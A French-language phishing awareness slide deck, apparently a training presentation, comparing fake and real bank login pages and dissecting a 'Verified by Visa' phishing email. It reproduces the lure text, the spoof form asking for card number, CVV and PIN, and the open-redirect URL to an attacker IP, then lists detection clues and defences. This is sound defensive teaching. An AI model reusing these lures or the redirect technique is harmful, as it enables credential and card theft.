2-3 mai	Sécurité Internet/intranet		(Toulouse)
4 mai	Normes BS 7799-2 et ISO 17799		(Toulouse)
9-10 mai	Sécurité des réseaux TCP/IP		(Toulouse)

**Nouveautés web**

- 16 mars Brève "NTP Multicast authentifié"
- 22 février "Flux RSS des nouveautés du Web HSC"
- 14 février Présentation "Norme BS7799 Intérêt et mise en oeuvre"
- 9 février

- x L'attaquant n'a plus qu'à fabriquer sa fausse page web :



**SIGN IN** ?

Internet Banking Security Authorization.  
Please enter your User ID and Password.

New User? [Sign-up now and get phished !](#)

User ID:


Password:

 **Submit**

**TO RESET OR GET A NEW PASSWORD (PIN) PLEASE [CLICK HERE](#)**

Please Note: Prior day transaction detail is loaded into eAccess each morning. Due to normal nightly processing time variations, you should expect that this information will be available between 8 a.m. and 9 a.m. If you do not see history for yesterday's transactions in the system

- x La page réelle ressemble à :



The screenshot shows a web browser window with the URL <https://www.associatedbank.com>. The page header features the Associated Bank logo on the left and a button labeled "End Online Banking and Close Window" on the right. The main content area is titled "SIGN IN" in a dark green rounded rectangle, followed by a help icon (question mark). Below this, a message reads: "Internet Banking Security Authorization. Please enter your User ID and Password." There is a link for "New User? [Sign-up now!](#)". The sign-in form consists of two input fields: "User ID:" and "Password:". Below the fields is a "Submit" button with a right-pointing arrow. A red link states: "TO RESET OR GET A NEW PASSWORD (PIN) PLEASE [CLICK HERE](#)". A "Please Note" section explains that transaction details are loaded each morning between 6 a.m. and 9 a.m. A final note for "Former First Federal Customers" states that first-time sign-ins require three steps.

x Et pourtant ...

**Associated Bank**

- PERSONAL BANKING
- BUSINESS BANKING
- CORPORATE BANKING
- WEALTH MANAGEMENT
- RESOURCE CENTER
- ABOUT ASSOCIATED

**Need Answers?** GO  
Ask your question here.

Personalize Your Guide and View Your History GO Examples

**Stocks & Funds** GO  
Apply  
Apply Online to: ▾

**Calculators**  
Do the Math! ▾

[Home](#) | [Open an Account](#) | [Loans](#) | [Investments](#) | [Insurance](#) | [Credit Cards](#) | [ATM/Offices](#) | [Contact Us](#) | [About Privacy](#)

[About Associated](#) : [About Privacy and Security](#) : [Security](#)

### Security

Associated Bank provides a private and secure environment. We use leading-edge technology to ensure all client information is safe and secure. We protect our clients by using a security measures that are among the best in the industry.

### Encryption

All client information is encrypted using Secured Sockets Layer (SSL) technology supported with digital certificates provided by VeriSign. Secure Sockets Layer is a technology developed by Netscape and adopted by all vendors producing web-related software. It negotiates and employs the essential functions of mutual authentication, data encryption, and data integrity for secure transactions. This means that your information is safe and secure as it travels over the Internet.



### Authentication

Associated Bank participates in VeriSign's Authentic Site Program. By clicking on the VeriSign seal, clients can confirm they are connected to the secure site. Participation in this program reflects our strong commitment to conducting secure commerce over the Internet.

Digital certificates are authenticated, issued, and managed by a trusted third-party, called a Certification Authority (CA). The CA must provide a combination of technology, such as security protocols and standards, secure messaging, and cryptography; infrastructure, including secure facilities, client support, and redundant systems; and practices, a defined model of trust and a legally binding framework for subscriber activities and disputes. In short, a CA must be a trusted online service operating 24 hours a day, 7 days a week, on a global basis.


### Firewall Security

Associated Bank uses leading firewall and network security technology to protect our internal computer systems from unauthorized access. Our clients can be confident that their personal information is completely safe and private.

If you have any questions or concerns regarding the security of your information, please contact us.

[Back To Top](#)

x Décidément ...



Associated Bank Home | Open an Account | Loans | Investments | Insurance | Credit Cards | ATM/Offices | Contact Us | About Privacy

PERSONAL BANKING  
BUSINESS BANKING  
CORPORATE BANKING  
WEALTH MANAGEMENT  
RESOURCE CENTER  
ABOUT ASSOCIATED

Resource Center: [Fraud Alert](#)

## Fraud Alert

### WARNING!

**Internet Pirates are Trying to Steal YOUR Personal Financial Information. Here's the Good News-YOU have the Power to Stop Them.**

Need Answers? [GO](#)  
Ask your question here.

Personalize Your Guide and View Your History [GO](#) [Examples](#)

Stocks & Funds [GO](#)  
Apply  
Apply Online to [▼](#)

Calculators  
Do the Math! [▼](#)

Beware of unsolicited "phony" e-mails that appear to originate from Associated Bank. There's a new type of Internet piracy called "phishing." It's pronounced "fishing," and that's exactly what these thieves are doing: "fishing" for your personal financial information. What they want are account numbers, passwords, Social Security numbers, and other confidential information that they can use to loot your checking account or run up bills on your credit cards.

In the worst case, you could find yourself a victim of identity theft. With the sensitive information obtained from a successful phishing scam, these thieves can take out loans or obtain credit cards and even driver's licenses in your name. **They can do damage to your financial history and personal reputation that can take years to unravel.** But if you understand how phishing works and how to protect yourself, you can help stop this crime.

Associated Bank will NEVER ask for confidential information through regular e-mail. Further, Associated Bank will NEVER ask you for your password or PIN through e-mail, via the telephone or in person. If someone identifies himself or herself as a Bank employee and asks for your password or PIN, take caution. They do not represent the Bank. Do NOT reveal your information to them.

### How does it work?

In a typical case, you'll receive an e-mail that appears to come from a reputable company that you recognize and do business with, such as your financial institution. In some cases, the e-mail may appear to come from a government agency, including one of the federal financial institution regulatory agencies.

The e-mail will probably warn you of a serious problem that requires your immediate attention. It may use phrases, such as "Immediate attention required," or "Please contact us immediately about your account." The e-mail will then encourage you to click on a button to go to the institution's Web site. In a phishing scam, you could be redirected to a phony Web site that may look exactly like the real thing. Sometimes, in fact, the Web site appears legitimate, complete with a company's brand name and corporate colors. In those cases, a pop-up window will quickly appear for the purpose of harvesting your personal information. In either case, you may be asked to update your account information or to provide information for verification purposes: your Social Security number, your account number, your password, or the information you use to verify your identity when speaking to a real financial institution, such as your mother's maiden name or your place of birth.

**DO NOT provide the requested information or you may find yourself the victim of identity theft.**

**Mail**

Verified by Visa

Dear Visa® customer,

**Before activating your card, read this important information for cardholders!**

You have been sent this invitation because the records of Visa Corporate indicate you are a current or former Visa card holder. To ensure your Visa card's security, it is important that you protect your Visa card online with a personal password. Please take a moment, and activate for Verified by Visa now.

Verified by Visa protects your existing Visa card with a password you create, giving you assurance that only you can use your Visa card online.

Simply activate your card and create your personal password. You'll get the added confidence that your Visa card is safe when you shop at participating online stores.

[Activate Now for Verified by Visa](#)

Thank you for your support.  
Visa Service Department

Le lien, dissimulé par JavaScript, est :

<http://usa.visa.com/track/dyredir.jsp?rDir=http://200.251.251.10/.verified/>

► Une redirection libre vers un site sous contrôle

## Exemple - suite

Visa USA | Personal | Verified by Visa - Microsoft Internet Explorer

Address <https://usa.visa.com/personal/security/vbv/index.html>

**VISA**

Home | Personal | Small Business & Merchants | Corporate & Government

Search:  go

Find a Card Using Visa Discounts **Security & Protection** Visa Student Visa Brings You

Protection Basics Online Shopping & Protection Zero Liability **Verified by Visa** Identity Theft Lost Your Card?

**Verified by Visa**

How It Works

Places to Shop

Participating Card Issuers

FAQ

Privacy & Security

Terms & Conditions

**Verified by Visa**

Protect your Visa card online with a personal password

Visa provides reassurance that only you can use your Visa card online. Learn more about the benefits of Verified by Visa.

**Activate Now for Verified by Visa**

Visa® Card Number:

Expiration Date (mm/yy):

Card Verification Value:

ATM PIN:

**SUBMIT**

[Privacy & Security](#) | [Terms & Conditions](#)

**How It Works**

Learn how Verified by Visa protects your Visa card when shopping online.

**Places to Shop**

Where can you shop with Verified by Visa? Find out here.

**Participating Card Issuers**

Find out if your card issuer is participating.

**Properties**

General

Visa USA | Personal | Verified by Visa

Protocol: HyperText Transfer Protocol

Type: File

Connection: Not Encrypted

Address (URL): <http://200.251.251.10/verified/>

Size: 20018 bytes

Created: 14.12.2004 r.

Modified: 14.12.2004 r.

**Certificates**

OK Cancel Apply

**No secure session (lock) icon**

[https://usa.visa.com/personal/security/vbv/how\\_it\\_works.html](https://usa.visa.com/personal/security/vbv/how_it_works.html) Internet

- x JavaScript dissimule le lien d'origine dans le mail HTML
- x Le lien utilise une redirection libre sur le site victime vers un site sous contrôle
- x La page web sous contrôle dissimule la barre d'URL par un *overlay* ou une image
  - x D'ailleurs il y a ici un bug : la barre d'adresse indique une URL https alors que la *status bar* du navigateur n'indique pas de cadenas ☺
  - x **Indice** pour la détection : les *Propriétés* de la page indiquent bien une URL qui n'est pas en *visa.com*
- x Le formulaire demande des informations sur la carte
  - x **Indice** : il demande le code PIN de la carte, qui ne doit jamais être communiqué
  - x **Ironie** : le formulaire vérifie la cohérence du numéro de carte (impossible de rentrer des chiffres au hasard) !

# Se protéger du *phishing*

- x Pour un utilisateur, la règle d'or : MÉFIANCE !
  - x Ne **jamais** fournir d'informations personnelles ou confidentielles en réponse à une requête non sollicitée, que ce soit par courrier, mail, téléphone, fax, etc.
  - x Et **surtout pas** son mot de passe de connexion à sa banque en ligne, quelque soit le moyen !
  - x Personne (même légitime) ne vous réclamera **jamais** votre code PIN de carte bancaire
  - x Lorsque vous devez vous connecter à un site authentifié, **ne cliquez jamais depuis un mail reçu** ou en utilisant un lien depuis une page web :
    - Utilisez un favori (*bookmark*) ou tapez manuellement l'URL dans le navigateur
  - x Un peu de bon sens !
    - x Regardez attentivement l'URL du site que vous visitez, comparez avec l'URL des *Propriétés* de la page, veillez à ce que le site utilise HTTPS et faire attention aux "cadenas"
    - x Observez le mail que vous recevez ou le site web que vous visitez : fautes d'orthographe ? Images manquantes ? Lenteur suspecte ? ...

# Se protéger du *phishing*

- x Pour l'utilisateur, les mesures complémentaires :
  - x **Filtre anti-spam** pour éviter de recevoir ce type de messages
    - x Service fourni par le FAI, intégré à l'infrastructure de messagerie d'entreprise, sur le poste final, dans le logiciel de messagerie
    - x Des critères permettent aux filtres d'éliminer ce type de messages (adresses des serveurs de messagerie, mots-clefs dans le corps ou le sujet, etc.)
  - x **Logiciel de messagerie** méfiant et tenu à jour
    - x Gestion rigoureuse du HTML, avertissements
    - x Pas d'interprétation des langages de script
  - x **Navigateur** réputé pour sa meilleure sécurité et tenu à jour
    - x Ex: Firefox au lieu d'Internet Explorer
    - x Mais le maintenir à jour !
  - x **Extensions** du navigateur ou logiciels tiers pour examiner les pages visitées

# Se protéger du *phishing*

- x Pour les sites "cibles"
  - x Attention aux erreurs de programmation des applications, les sites faibles deviennent rapidement des cibles !
    - x Redirections libres
    - x Utilisation de frames depuis des pages dynamiques
    - x Failles de *Cross Site Scripting*
- x Pour tout le monde : éviter de se retrouver sans le vouloir plateforme d'attaque par *phishing*
  - x Les attaques en *phishing* impliquent généralement la compromission massive de systèmes sur Internet pour :
    - x Envoyer les *spams* initiaux
    - x Héberger les sites web appât
  - x Veiller donc attentivement à la sécurité de ses systèmes pour éviter de participer à ce mouvement malgré soi !

# Les perspectives du *phishing*

- x Et si les utilisateurs se méfient ?
  - x Ils ne cliquent pas dans les mails bizarres, ils retapent les URLs ou utilisent un favori, ils connaissent bien le site web où ils doivent se rendre et font attention à retrouver le même
- Les attaquants ont trouvé des parades
- x Envoi de virus (troyens) espionnant les frappes clavier afin de récupérer des accréditations sur des sites bancaires
  - x Exemple: virus *Troj/Banker-K*, *Troj/Banker-AR*
  - x L'attaquant se reconnecte sur le site officiel dans le dos de la victime
- x Envoi massif de courriers incorporant des logiciels néfastes
  - x Modification de la résolution DNS des systèmes cibles (*pharming*)
  - x Interception des saisies utilisateur, renvoi au site légitime, puis à l'utilisateur : attaques *Man In The Middle*
  - x Mêmes défenses !

**Merci de votre attention**

**Questions ?**